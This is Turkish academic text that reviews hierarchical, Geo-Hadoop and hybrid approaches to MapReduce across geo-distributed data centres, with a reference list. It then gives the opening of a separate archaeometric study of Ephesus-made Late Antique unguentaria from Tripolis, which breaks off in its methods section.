Jayalath ve arkadaşları, dağıtık veri merkezlerinde birden fazla MapReduce işlerinin sıralı olarak en verimli şekilde gerçekleştirebilmek için bir çalışma yapmışlardır. Bu çalışmada DTG optimizasyon algoritması önermişlerdir. Bu algoritma parasal maliyet veya zamana göre optimizasyon gerçekleştirmektedir. Dağıtık veri merkezleri üzerindeki veri setlerinin bu optimizasyon algoritmasıyla analiz edilebilmesi için G-MR çerçevesini önermişlerdir. G-MR veri merkezlerindeki dağıtık veriler üç farklı yol ile analiz edilebilir. Bunlar veri Map aşamasından önce farklı veri merkezine taşınabilir, Map

aşamasından sonra Reduce aşaması farklı veri merkezinde ve MapReduce sonuçları farklı verimerkezine taşınarak gerçekleştirilebilir. Optimizasyon grafindeki kenarlar ya parasal maliyet ya da zamana göre belirlenir. Bu çalışmada seçilen optimizasyon hedefine göre en kısa yol optimum yol olarak belirlenir (Eugster, 2014).

Heintz çalışmasında, bağlantı hızları ve düğümlerin işlem gücüne göre, düğümlere görev ataması gerçekleştirir. Verinin Map işlemine giriş yapmasından başlayarak, Map ve Reduce işlemleri dahil 3 aşamada, MapReduce işleminin süresinin azaltılması amaçlanmaktadır. Bu aşamalar birbiriyle bağlantılı olarak değerlendirmişlerdir. Her fazın minimum sürelerinden ziyade 3 fazı bütünüyle değerlendirerek uçtan uca üretim süresini minimuma indirmişlerdir. Farklı düğümden gelen veri bloklarının bant genişliğine göre gönderilme süresi hesaba katılır. Gönderilmesi süresi ile Map aşamasının üretim süresi birlikte dikkate alınır. Aynı zamanda görevler Shuffle aşamasında yoğun trafik olduğu düşünülerek Map aşamasında verinin Shuffle da yük getirmeyecek şekilde ve Map aşamasına gelen verinin ağ bağlantı kapasitesi ile düğümün hesaplama kapasitesinin daha iyi performansla çalışmasını sağlamak için birlikte bu iki aşamayı birlikte değerlendirmişlerdir (Chandra vd., 2016)

Luo ve arkadaşları, MapReduce işlerini koordine ederek çalıştırmak için Hiyerarşik yaklaşım modeli benimsenerek (Map-Reduce-GlobalReduce) dağıtık hadoop kümeleri üzerinde zamanlama algoritmaları önermişlerdir. Çalışmayla iki zamanlama algoritması sunulur. Yoğun hesaplama kaynağı kullanan işler için, 'Hesaplama Kapasitesine Dayalı Zamanlama Algoritması'

ve büyük veri setleri için ise ‘Veri Konumuna Bağlı Hesaplama Algoritmasıdır’ (Akella vd., 2015).


Cavallo ve arkadaşları verilerin, düğümün hesaplama kapasitesi ve bağlantının kapasitesine göz önünde bulundurarak bir Hiyerarşik Dağıtık Hadoop Framework algoritması önermişlerdir. Kümeler üzerinde çalışan orjinal Hadoop Framework’ünde herhangi bir değişiklik yapılmamıştır. Merkezi bir iş yöneticisi, Düğümler üzerinde benzer işlerin küçük örnekleri çalıştırılır. İşlerin türüne göre düğümler için bir uygulama profili oluşturulur. Uygulama profili oluşturulan düğümlerde, gönderilecek işin tahmini süresi hesaplanır. Bu sürelerle birlikte verilerin farklı düğümlere taşınıp çalıştırılması değerlendirilir. Bu tahminlerle, çok sayıda kombinasyon oluşturulur. Kombinasyonlardan, işlenecek düğümler ile bağlantı yolları birlikte değerlendirilerek, işin en uygun çalışma yolu belirlenerek iş, kümeler üzerinde çalıştırılır. Sonuçlar GlobalReducer olarak belirlenen bir küme üzerinde Reduce fonksiyonu çalıştırılarak nihai sonuçlar elde edilir (Cavallo vd., 2016).

Yapılan çalışmalarda dağıtık hadoop kümeleri üzerinde Map-Reduce süreçlerini gerçekleştirmek için üç farklı dağıtık Map-Reduce modeli sunulmaktadır. Bunlar Geo-Hadoop, Hiyerarşik ve Hibrit yaklaşımlardır. Bu yazıda üç farklı yaklaşım değerlendirilecektir.

MAP-REDUCE

Veri merkezlerindeki kümeler üzerinde büyük veri setlerinin verimli bir şekilde işlemek için tasarlanan programlama modelidir. Tek bir düğümden ziyade bir çok düğümden veya coğrafi olarak dağıtık konumlarda bulunan verinin işlenmesini sağlar.

Map-Reduce programlama modeli Map(Eşle) ve Reduce(İndirge) fazlarından oluşur. Anahtar/değer çiftleri ile çalışmaktadır. Bir veri bloğu içerisindeki veriler anahtar/değer çifti olarak Map fazına girdi olarak gelir. Map fazındaki fonksiyona göre yeni anahtar/değer çifti üretilir. Bu fazdan sonra Shuffling(Karıştırma) karıştırma aşaması ile aynı anahtar değerine sahip verilerin anahtar/değer çiftleri bir düğüm üzerinde Reduce aşamasına girdi olarak verilir. Reduce fazından sonra nihai çıktı olarak yeni anahtar/değer çiftleri üretilir.(Şekil 1)




Şekil 1: Map-Reduce Programlama Modeli

MAP-REDUCE PROGRAMLAMA MODELİ YAKLAŞIMLARI

1. Hiyerarşik Yaklaşım

Hiyerarşik yaklaşım bir MapReduce işinin özyinelemeli olarak gerçekleştirilmesidir. İki veya daha fazla aşamalı olabilen bir işin, ilk aşaması tamamlandıktan sonra ortaya çıkan sonuçların ikinci işe veya varsa sonraki işlere girdi olarak verilmesiyle özyinelemeli olarak gerçekleştirilmesidir. Bu özyinelemeli işler tekil düğüm, çoğul düğüm veya çoklu küme düğümleri seviyesinde olabilmektedir.



Şekil 2: Hiyerarşik MapReduce Programlama Modeli

Tekil düğüm ve çoğul düğüm(1) üzerinde hiyerarşik yaklaşım genellikle sıralı iki farklı işin çalışması ile değerlendirilebilirken, çoklu küme düğümleri(2) üzerinde ise önce her küme birbirinden bağımsız olarak bir işi önce kendi üzerinde; daha sonra kümeler arası bir iş çalıştırılması olarak değerlendirilebilir.


Hiyerarşik yaklaşım modeli için farklı coğrafi alanlarda veri merkezleri bulunan bir e-posta servis sağlayıcı günlüklerini ele alalım. E-posta konusu “Hadoop” olan ve Türkiye’den e-posta gönderen gönderici adreslerini ve gönderdikleri servis sağlayıcı adresleri bulalım. Hiyerarşik yaklaşım modeline göre kurulmuş dağıtık sistemler için önce veri merkezlerindeki veriler üzerinde MapReduce işi başlatılır. Bu iş için kodlanan Map fonksiyonu veri merkezi üzerinde çalıştırılarak; veri merkezlerindeki günlük verisinden elde edilen veriler Reduce fonksiyonu ile tekilleştirilir.

2. Geo-Hadoop Yaklaşımı

Verilerin farklı veri merkezleri üzerinde depolanarak dağıtık olarak işlendiği bir yaklaşımdır. Bergui vd. (2021), iki mimari altında kategorize edilmiştir.

Merkezileştirilmiş Mimari: Veri merkezlerinin birinde bulunan bir yönetici düğüm, diğer veri merkezi düğümlerinin kaynaklarını yönetir.

Merkezi Olmayan Mimari: Her veri merkezi kendi işçi düğümlerini yönetir. Her veri merkezi kendi içinde Hadoop işlerini çalıştırabilir. Ayrıca veri merkezleri coğrafi olarak dağıtılmış işler için hesaplama ve veri kaynağını birbirleriyle paylaşabilir.



Şekil 3: Geo-Hadoop Yaklaşımı

Bu yaklaşımda veri merkezlerindeki veriler üzerindeki veri setleri için Map (Eşle) fonksiyonu çalıştırılır. Elde edilen sonuçlar veri merkezleri arasında Shuffling (Karıştırma) aşamasıyla taşınır. Taşınan veriler üzerinde Reduce fonksiyonu çalıştırılarak nihai sonuçlar elde edilir.

3. Hibrit Yaklaşım


Marzuni ve arkadaşları Hiearchical ve Geo-Hadop yaklaşımları birlikte düşünülerek bir yöntem tasarlamışlardır. Yöntem iki aşamadan oluşmaktadır. İlk aşamada kümeler bağımsız olarak veriyi işleyecek (Hiyerarşik yaklaşım), ilk aşamanın sonuçlarındaki anahtar/değerler ile bir graf oluşturulur(GRG). Bu graf ile hangi anahtar/değerin hangi kümeler üzerinde çalıştırılacağı belirlenir. Grafa göre sadece ilgili olan anahtar/değerlerin sadece ilgili olan kümelere taşınarak Geo-Hadoop yaklaşımındaki benzer Shuffling (GShuffling) gerçekleştirilmektedir. Shuffling işleminden sonra kümeler üzerinde çalıştırılan işlerin sonuçları tek bir makine üzerinde birleştirilip sonuçlandırılır (Marzuni vd., 2021).

YAKLAŞIMLARIN DEĞERLENDİRİLMESİ

Dağıtık veri merkezleri üzerinde veri setlerinin işlenmesi için üç farklı MapReduce programlama modeli yaklaşımlarını inceleyeceğiz.


Geo-Hadoop yaklaşım geleneksel Hadoop mimarisine benzemektedir. Bu yaklaşım için şekil 4’te verilen bir örnekte veri merkezlerindeki bir veri setinde kelimeleri sayalım. Öncelikle, her veri merkezi (Cluster A,B,C) üzerinde Map fonksiyonu çalıştırılır. Map fonksiyonu ile üretilen anahtar/değer çiftleri reduce fonksiyonu için veri merkezleri arasında shuffling süreci gerçekleştirilir. Bu veri merkezi üzerinde reduce fonksiyonu çalıştırılarak nihai sonuçlar elde edilir. Aynı veri merkezindeki map fonksiyonu çıktıları shuffling sürecinde, aynı anahtar değerine sahip anahtar/değer çiftleri taşınacaktır. Bu durumda Cluster A’da “hadoop” anahtarına sahip 3

farklı anahtar/değer çifti taşınacaktır. Şekildeki örnek için 18 anahtar/değer çifti taşınması gerekecektir. Bu veri merkezleri arasında yoğun bant genişliği dar boğazına neden olacaktır.




Şekil 4: Geo-Hadoop Yaklaşımı Map-Reduce Örneği

Hiyerarşik Hadoop yaklaşımıyla, ise yine aynı veri setlerini veri merkezlerindeki bir veri setinde kelimeleri sayılım (Şekil 5). Öncelikle, her veri merkezi (Cluster A, B, C) üzerinde bu işi yapacak Map-Reduce işi çalıştırılır. Veri merkezleri üzerindeki bu işten elde edilen sonuçlar nihai sonucu üretmek için bir veri merkezine taşınır(Cluster D). Burada, 10 anahtar/değer çifti sadece bir veri merkezine taşınmış olacaktır. Bu sonucu üzerinde Reduce fonksiyonu çalıştırılarak nihai sonuçlar elde edilir.



Şekil 5: Hiyerarşik Map-Reduce Örneği

Marzuni ve arkadaşlarının tasarladığı Cross-MapReduce çalışmada isimli hibrit yaklaşımı aynı kelime sayma örneği ile inceleyelim. İlk fazda Hiyerarşik yaklaşımdaki gibi veri merkezlerinde Map-Reduce fonksiyonu çalıştırılır. Her veri merkezindeki anahtarlardan bir graf oluşturulur. Bu graf, anahtarların veri merkezleri arasında dengeli bir şekilde dağıtılmasını için gereklidir. Anahtar/değer çiftleri, çalışmada Geo-Hadoop yaklaşımı gibi klasik shuffling aşamasına benzer bir aşama olan “GShuffling” adı verilen yöntemle graf ile belirlenen veri merkezlerine anahtar/değer çiftleri taşınır. Veri merkezlerinde reduce fazı gerçekleştirilir. Hiyerarşik yaklaşımdaki tek bir veri merkezine taşınan 10 anahtar/değer çifti dağıtık olarak tüm veri merkezlerine taşınır.



Şekil 6: Hibrit MapReduce Örneği

SONUÇLAR

Geleneksel çok hesaplama düğümlü hadoop veri merkezlerinde, Map-Reduce işlerinin; map fazının ürettiği veri, girdi verisinden büyük olmaktadır. map fazından sonra, düğümler arasında tüm düğümlerden tüm düğümlere (all-to-all) shuffling aşamasıyla veri hareketi gerçekleşeceğinden, yoğun ağ trafiği oluşturabilir. Geohadoop mimarisindeki dağıtık veri merkezleri arasında bant genişliğinin kısıtlı kaynak olduğu düşünüldüğünde ağ trafiği nedeniyle, bir Map-Reduce işinin çalışma süresini artırır.

Hiyerarşik mimarideki dağıtık veri merkezlerinde ise Map-Reduce işinden sonraki reduce fazında tüm veri merkezlerindeki veriler, tek veri merkezine taşınacağından, bu yaklaşımda reduce aşamasını gerçekleştirecek veri merkezinde ağ trafiği ve tüm verinin bu veri merkezinde işlenecek olması üretim süresini arttıracaktır.

Hibrit yaklaşımda ise, Hiyerarşik ve Geo-Hadoop yaklaşımlarının kısmen örnek alınarak veri merkezleri arası ağ trafiği ve üretim süresi azaltılmaya çalışılmıştır. Bunun için, Hiyerarşik yaklaşımın ilk aşaması; her veri merkezinin bağımsız olarak Map-Reduce fonksiyonunu çalıştırması aynı şekilde alınmıştır. Sonraki aşamada Geo-Hadoop yaklaşımındaki Map fonksiyonunun ürettiği veriler yerine, önceki aşamada üretilen Map-Reduce fonksiyonunun ürettiği veriler, graftan elde edilen konumlara göre, Geo-Hadoop yaklaşımındaki karıştırma aşamasına benzer şekilde tüm veri merkezleri arasında GShuffling yapılmıştır. Böylelikle karıştırma aşamasında bir anahtar/değer çiftinin olmadığı veri merkezine, o anahtar/değer çifti taşınmayacaktır. Böylelikle gereksiz ağ trafiği engellenecek ve üretim süresi düşecektir.

Hibrit yaklaşımda veri merkezlerinin donanım farklılığı bant genişliği faktörü değerlendirilmemiştir. Ayrıca veri merkezleri üzerindeki veri boyutu da yine bir işin üretim süresini etkileyen önemli faktörlerdendir.

KAYNAKÇA

- Akella, A., Ananthanarayanan, G., Bahl, P., Bodik, P., Kandula, S. ve Pu, Q. (2015). Low Latency Geo-distributed Data Analytics, *SIGCOMM Computer Communication Review*, 45(4), 421-434.
- Bergui, M., Najah, S. ve Nikolov, N.S. (2021). A Survey On Bandwidth-Aware Geo-Distributed Frameworks For Big-Data Analytics, *Journal of Big Data*, 8, 1-26.
- Cavallo, M., Di Modica, G., Polito, C. ve Tomarchio, O. (2016). H2F: A Hierarchical Hadoop Framework for Big Data Processing in Geo-distributed Environments, 2016 IEEE/ACM 3rd International Conference on Big Data Computing Applications and Technologies (BDCAT) (ss. 27-35).
- Chandra, A., Heintz, B., Sitaraman, R.K. ve Weissman, J. (2016). End-to-End Optimization for Geo-Distributed MapReduce, *IEEE Transactions on Cloud Computing*, 4(3), 293-306.
- Chen H., Xiao Z. ve Zang, B. (2011). A Hierarchical Approach to Maximizing MapReduce Efficiency, 2011 International Conference on Parallel Architectures and Compilation Techniques (ss. 167-168).
- Curino, C., Godfrey, P.B., Jungblut, T., Karanasos, K., Padhye, J., Varghese, G. ve Vulimiri, A. (2015). WANalytics: Geo-Distributed Analytics for a Data Intensive World, Proceedings of the 2015 ACM SIGMOD International Conference on Management of Data. SIGMOD '15, (ss. 1087-1092).
- Curry, S., Kirda, E., Schwartz, E., Stewart, W. H. ve Yoran, A. (2013). Big Data Fuels Intelligence-Driven Security, <https://silotips/download/big-data-fuels-intelligence-driven-security>, (E.T.: 24.11.2022).
- Eaton, C., Deroos, D., Deutsch, T., Lapis, G. ve Zikopoulos, P.C. (2012). *Understanding Big Data: Analytics for Enterprise Class Hadoop and Streaming Data*, New York: McGraw-Hill Companies.
- Eugster, P., Jayalath, C. ve Stephen, J. (2014). From The Cloud To The Atmosphere: Running Mapreduce Across Data Centers, *IEEE Transactions on Computers*, 63(1), 74-87.
- Luo, Y., ve Plale, B. (2012). Hierarchical MapReduce Programming Model and Scheduling Algorithms, 12th IEEE/ACM International Symposium on Cluster, Cloud and Grid Computing (ccgrid 2012) (ss. 769-774).
- Marzuni, S., Naghibzadeh, M., Savadi, A. ve Toosi, A. (2021). Cross-MapReduce: Data Transfer Reduction in Geo-distributed MapReduce. *Future Generation Computer Systems*. 115, 188-200.
- Sagiroglu, S. ve Sinanc, D. (2013). Big data: A review, 2013 International Conference on Collaboration Technologies and Systems (CTS) (ss. 42-47).
- URL-1: <https://hadoop.apache.org> (E.T.: 24.11.2022).

TRİPOLİS'TE BULUNAN EFES ÜRETİMİ GEÇ ANTIK ÇAĞ UNGUENTARİUMLARININ ARKEOMETRİK ÖZELLİKLERİ

Barış SEMİZ¹


GİRİŞ

Unguentarium yaklaşık olarak İ.Ö. 4. yy.'dan, İ.S. 7. yy. başlarına kadar tüm Akdeniz Havzası'nda yaygın olarak kullanılan küçük ve dar boyunlu olup kokulu yağlar taşıyan kaplar olarak bilinmektedir (Er, 2004; Şimşek ve Duman, 2007; Demir, 2020). Bu kapların genel olarak Hellenistik ve Roma Dönemi'nde daha çok mezarlarda ölü hediyesi olarak kullanıldığı düşünülmektedir (Günay 1989; Şimşek ve Duman 2007). Geç Antik Çağ'da mezar hediyesi ve genellikle içerisinde özel yağlar, parfümler ve kremler taşınmış olan bu kapların kullanımının yavaş yavaş azalarak, bal, sirke ve sıvı baharat gibi maddelerinde taşınmış olduğu bilinmektedir (Boulter, 1963; Saraçoğlu, 2011; Demir, 2020). Bu kaplar Filistin'den İspanya'ya kadar tüm Akdeniz havzasında yaygındır (Anderson - Stojanović, 1987). Anadolu'da da birçok arkeolojik

¹ Doç. Dr. Pamukkale Üniversitesi Jeoloji Mühendisliği Bölümü, 0000-0003-1263-4599, bsemiz@pau.edu.tr

kazı çalışmasında tespit edilen Geç Antik Çağ unguentariumlarının buluntu merkezleri başta Saraçhane olmak üzere, Alahan Antiokheia, Attaleia, Efes, Iasos, Hierapolis, Ksanthos, Limyra, Myra, Perge, Sagalassos, Tarsus, Laodikeia ve Tripolis olarak bilinmektedir (Şimşek ve Duman 2007; Semiz ve Duman, 2017).

Tripolis antik kenti, Lykos (Çürüksu) Vadisi'nin kuzeybatı ucunda yer alan Yenicekent mahallesi (Buldan –Denizli) sınırları içerisinde ve Maiandros Nehri'nin hemen kıyısında kurulmuştur (Şekil 1). Helenistik Dönem'de kent Lydia, Phrygia ve Karia Bölgeleri'nin sınırlarının birleştiği alan üzerinde yer almaktadır (Duman, 2013). Tripolis Antik Kenti'nde gerçekleştirilen 2012 ve 2013 yılı kazı çalışmalarında Kemerli Yapı içerisinde birçok unguentarium parçası tespit edilmiştir. Tripolis ve Laodikeia üretimi unguentariumlar (Semiz ve Duman, 2016; 2017; Semiz vd., 2016; Semiz, 2019; 2021) ve Efes üretimi unguentariumlar (Lochner vd. 2005) önceki yıllarda detaylı olarak arkeometrik açıdan incelenmiştir. Bu çalışmanın amacı ise Tripolis Antik Kenti'nde (Denizli) bulunan Efes üretimi unguentariumların mineralojik ve jeokimyasal karakteristiklerini tanımlamak ve pişirim sıcaklıkları hakkında yaklaşımlarda bulunmaktır.



Şekil 1: Yer bulduru haritası (Semiz, 2021)

TRİPOLİS ANTİK KENTİ'NİN ARKEOLOJİK ÖZELLİKLERİ

Lykos (Çürüksu) Vadisi'nin kuzeybatı ucunda yer alan Tripolis Antik kentinin kamusal ve sivil mimari kalıntıları, vadiye hâkim bir tepenin güney yamacında yaklaşık 3 km²'lik bir alana yayılmıştır (Şekil 2). Bilim adamlarının çoğu Tripolis'in bir kent olarak kökenini Helenistik döneme kadar dayandırsa da, kentin doğu ve güneydoğusunda yer alan Hamam Bükü ve Yenice Höyük'te yapılan yüzey araştırmaları sırasında elde edilen arkeolojik malzemelerin incelemesi sonucunda Geç Neolitik – Erken Kalkolitik dönemden beri kentte insan yerleşiminin olduğunu göstermektedir (Duman 2013). Tripolis Antik Kenti, Helenistik dönemde Apollonia adıyla kurulmuştur (Ramsay 1960; Thonemann, 2003). Daha sonra kısa bir süre için, Marcus Antonius'un Küçük Asya'yı ziyaretinden sonra Antonopolis olarak anılmıştır. Roma İmparatoru Augustus Dönemi'nden itibaren kentin ismi artık Tripolis'tir. Tripolis'in bulunduğu Çürüksu Vadisi (bkz. Şekil 1), MÖ 190'da Seleukoslar ile Bergama

Krallığı arasındaki Magnesia Savaşı'na kadar bağımsız şehirlere ev sahipliği yapmıştır. Bergama Krallığı bu savaşı Roma'nın desteğiyle kazanmış ve M.Ö. 188 yılında imzalanan Apameia Antlaşması ile bölge Bergama hâkimiyetine girmiştir. Bergama'nın son kralı III. Attalos'un MÖ 133'te krallığını Roma'ya devretmesi ile bölge Roma hâkimiyetine girmiştir (Ramsay 1890). Kent en parlak dönemlerini Roma döneminde yaşamıştır. MS 1. yüzyılda kentin 9 m genişliğinde bir doğu-batı ana caddesi ve onunla dik açılarda kesişen sokakları bulunmaktadır. Ana cadde, MÖ 1. yüzyıldan MS 7. yüzyılın ortalarına kadar evler ve dükkanlarla çevrilmiştir. İkinci ana cadde, şehir merkezinde doğu- batı Sütunlu Cadde ile kesişir ve Hierapolis Caddesi olarak adlandırılmaktadır. Bu iki ana cadde çevresinde Kemerli Yapı, Agora, Nymphaeum ve Bouleuterion gibi kamu yapıları ile sivil yapılar yer almaktadır (Duman, 2017) (Şekil 2).



Şekil 2: Tripolis antik kenti yapıları
(Foto: Tripolis kazı arşivinden alınmıştır)

Tripolis MS 60 yılından itibaren birçok kez Batı Anadolu'daki şehirlerle birlikte depremlerden etkilenmiştir. Son olarak ise MS 494 depreminden sonra tamamen harap olmuştur (Ramsay, 1890). MS 6. yüzyılın sonları ile 7. yüzyılın başlarındaki Aphrodisias, Sardeis ve Ephesos'tan da bilinen Sasani akınları, Tripolis'i de olumsuz etkilemiştir (Ratte, 2001). Söz konusu depremler ve baskınlar sonucunda kentte yaşam MS 7. yüzyıldan itibaren gerilemiştir. Bu süreçte Anadolu'nun geri kalanında olduğu gibi Tripolis'te de kırsallaşma etkin olmuştur. MS 8.-9. yüzyıllarda Tripolis, belki de sadece küçük bir nüfusa sahip bir yerleşim konumunda kalmıştır. 10. yüzyılda şehrin yeniden canlandığı, kilisenin duvarlarında azizlerin resmedildiği freskler, günlük kullanım kapları ve çeşitli açmalarda ele geçen aynı döneme ait sikkelerden anlaşılmaktadır (Duman 2014). Tripolis, 13. yüzyılın ilk yarısında Türkler ve Bizanslılar arasında birkaç kez el değiştirmiştir. Tripolis/ Yenice ve çevresi üzerindeki Türk hegemonyası 1304-1306 yıllarında Germiyan Beyliği ile başlamıştır (Cahen 2012).

Tripolis antik kentinin stratejik ve jeopolitik konumunu gösteren en önemli kanıt, ticaret yolları üzerindeki konumundan kaynaklanmaktadır. Bergama ve Germe'den gelen ticaret yolu Thyateira, Sardeis ve Philadelphia üzerinden Tripolis, Hierapolis ve Laodikeia'ya kadar uzanmaktadır (Şekil 3). Kent ticaret yolları üzerinde konumlandığı için üretim faaliyetleri çağlar boyunca devam etmiştir. Yüksek miktarda ele geçen çanak çömlek kentin önemli gelir kalemlerinden biri olduğunu göstermektedir. Ortaya çıkarılan kalıp örnekleri, Tripolis üretiminin sadece yerel tüketimi hedef almadığını, çevre

kentlere de ürünlerini pazarladığını göstermektedir (Duman, 2016). Tripolis'te ticaret yapan şehirlerden bazıları sikke ve çanak-çömlek buluntularından da anlaşılmaktadır: Pergamon, Smyrna, Ephesos, Tralleis, Aphrodisias, Thyateira, Phiadelphia, Prymnessos, Antiokheia ad Maeandrum, Kolossai, Laodikeia, Hierapolis, Antiokheia (Pisidia), Herakleia Salbake ve Stratonikeia (Duman ve Koçyiğit, 2019).



Şekil 3: Batı Anadolu'daki antik kentlerin ticaret yolları (Foto: Tripolis kazı arşivinden alınmıştır)

MATERYAL VE YÖNTEM

Tripolis kazı başkanlığı tarafından kazı çalışmalarında elde edilen yüzlerce Geç Antik Çağ unguentariumlarından Efes Unguentariumu olarak tanımlanan 3 örneğin farklı olduğu belirtilmiştir. Örneklerin yüzey ve kesit renkleri PCE-CSM1 marka renk ölçüm cihazı ile ölçülmüş ve ölçüm sonuçlarının Munsell değerleri belirlenmiştir. Petrografik çalışmalara yönelik olarak unguentarium numunelerinin ince kesitleri, Pamukkale Üniversitesi (PAÜ) Jeoloji Mühendisliği Bölümü ince kesit atölyesinde yaptırılmıştır. Hazırlanan ince kesitler Jeoloji Mühendisliği Bölümü'nde bulunan Leica marka polarizan mikroskopla incelenerek mineralojik ve petrografik özellikleri belirlenmeye çalışılmıştır.


Tüm örneklerin kimyasal analizleri Pamukkale Üniversitesi, İleri Teknoloji Araştırma ve Uygulama Merkezi (İLTAM)'nde Spectro XLAB 2000 PEDXRF marka X-Işınları spektrometresi kullanılarak yapılmıştır. Analiz için örnekler halkalı öğütücüde yaklaşık 200 mesh boyutuna kadar öğütüldükten sonra XRF analizinde kullanılan özel bir bağlayıcıyla (wax) karıştırılarak 32 mm.'lik diskler (pellet) oluşturulmuş ve oluşturulan her bir disk aletin örnek bölgesine yerleştirilmiş ve analizi yapılmıştır. Benzer karakterde oldukları için 1 adet örneğin XRD (X-Işınları Kırınımı) analizi Ankara Üniversitesi Yer Bilimleri Uygulama ve Araştırma Merkezi'nde yaptırılmıştır. XRD yöntemi örneklerdeki özellikle mikroskopta incelenemeyecek kadar küçük taneli bileşenler dahil tüm mineral fazlarının belirlenmesi için uygulanmaktadır. Örnekler ilk aşamada halkalı öğütücüde öğütülerek toz haline getirilmiş ve yönlendirilmemiş plaketter hazırlanarak çekimler

